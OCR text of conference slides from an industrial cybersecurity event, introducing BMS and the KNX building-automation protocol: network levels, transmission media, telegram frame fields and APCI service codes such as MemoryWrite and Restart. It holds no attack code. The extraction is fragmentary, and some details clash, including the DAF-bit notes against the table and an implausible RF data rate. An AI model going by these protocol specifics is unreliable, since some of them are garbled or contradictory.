Industrial Cybersecurity

Opportunities and challenges in Digital Transformation

KASPERSKY lab

Industrial Cybersecurity 2018:
Opportunities and challenges in Digital Transformation

EGOR LITVINOV

GS-Labs
Russia

- Information security specialist
- Former implementation specialist for smart building equipment and ICS
- Developing equipment for hardware reverse engineering

linkedin.com/in/egor-litvinov-78a80852/

Security BMS based on KNX

I am working at


- Specialize in ICS security of embedded devices
- Dedicate a lot of time to programming industrial controllers for ICS
- Took part in smart home development projects

- What is BMS
- Introduction to KNX
- Ideal world
- Real world


Ransomware
Locks Down
Hotel Rooms


Hacker Shuts Down Apartments' Heating System

What is BMS


Management level
Internet
Ethernet
ERP
BACnet
Automation level
Modbus
Profibus
Lon-IP
CAN
Field level
KNX/EIB
M-Bus
Dali
EnOcean
heating
ventilation
electrical
access control

Reduce power consumption

Control operation of different systems

Ensure visitors’ comfort



KNX


DALI


LonWorks


ASHRAE
BACnet™

Asia Square



Air Terminal «Concourse A» at Dubai International Airport

Moscow City

Heating,

Ventilation and Air

Conditioning


Transponder reader

Room Thermostat


....

Introduction to KNX

KNX - IP



KNX - TP
(Twisted pair)




9600 bit/s

KNX - RF

16384 kbit/s
868 MHz

KNX - PL
Power Line (PL110)

1200 bit/s





max 15 areas

1 area – max 15 lines

1 line – max 255 nodes


Control field	Source address	Receiver address	N_PDU			Check field
8 bit	16 bit	16 bit	*8 bits*	T_PDU		8 bit
				6 bits	A_PDU	






Control byte

	Byte 0 Control byte							
	8	7	6	5	4	3	2	1
	1	0	1	1	2	1	0	0
Priority					1	1	Low	
					0	1	High	
					1	0	Alarm	
					0	0	System	
Repeated			1	No				
			0	Yes				



Byte 1 Source address								Byte 2 Source address								
8	7	6	5	4	3	2	1	8	7	6	5	4	3	2	1	
4	3	2	1	4	3	2	1	8	7	6	5	4	3	3	1	
								n	n	n	n	n	n	n	n	0..255 node
				n	n	n	n	0..15								line
n	n	n	n	0..15												area

Source address



2.3 Zieladresse (Byte 3, 4)

Das DAF (Destination Address Flag) steuert ob die Nachricht an eine physikalische Adresse (DAF = 0) oder an eine Gruppenadresse (DAF = 1) gerichtet ist.

2.3.1 Physikalische Adresse

Die physikalische Zieladresse ist identisch zum Format der Quelladresse (Siehe 2.2) aufgebaut.
Hinweise:


- Die physikalische Zieladresse wird nur verwendet wenn das DAF Bit (Byte 5) auf 1 gesetzt ist

Hinweise:

- Die Gruppenadresse wird nur verwendet wenn das DAF Bit (Byte 5) auf 0 gesetzt ist
- Gruppenadresse 0 ist Broadcast Adresse


					n	n	n	0..7
	n	n	n	n	0..15			

dress Style



NPCI


	Byte 5 *NPCI*								
	8	7	6	5	4	3	2	1	
	1	3	2	1	4	3	2	1	
Length					n	n	n	n	0..15
Routing counter		n	n	n	0..7				
(DAF)	1	**Group addressed telegram**							
	0	**Individual addressed telegram**							




TPCI / APCI

	Byte 6 TPCI / APCI								Byte 7 APCI							
	8	7	6	5	4	3	2	1	8	7	6	5	4	3	2	1
	2	1	4	3	2	1	4	3	2	1	6	5	4	3	2	1
APCI							x	x	x	x	x	x	x	x	x	x
sequence number			n	n	n	n	0..15									
TPCI	0	0	UDT (Unnumbered Data Packet)													
	1	0	UCD (Unnumbered)													
	0	1	NDT (Numbered Data Packet)													
	1	1	NCD (Numbered Control Data)													

APCI	Name
0011	IndividualAddrWrite
0100	IndividualAddrRequest
0101	IndividualAddrResponse
0110	AdcRead
0111	AdcResponse
1000	MemoryRead
1001	MemoryResponse
1010	MemoryWrite
1011	UserMessage
1100	MaskVersionRead
1101	MaskVersionResponse
1110	Restart
1111	Escape





Multicast @ 224.0.23.12:3671



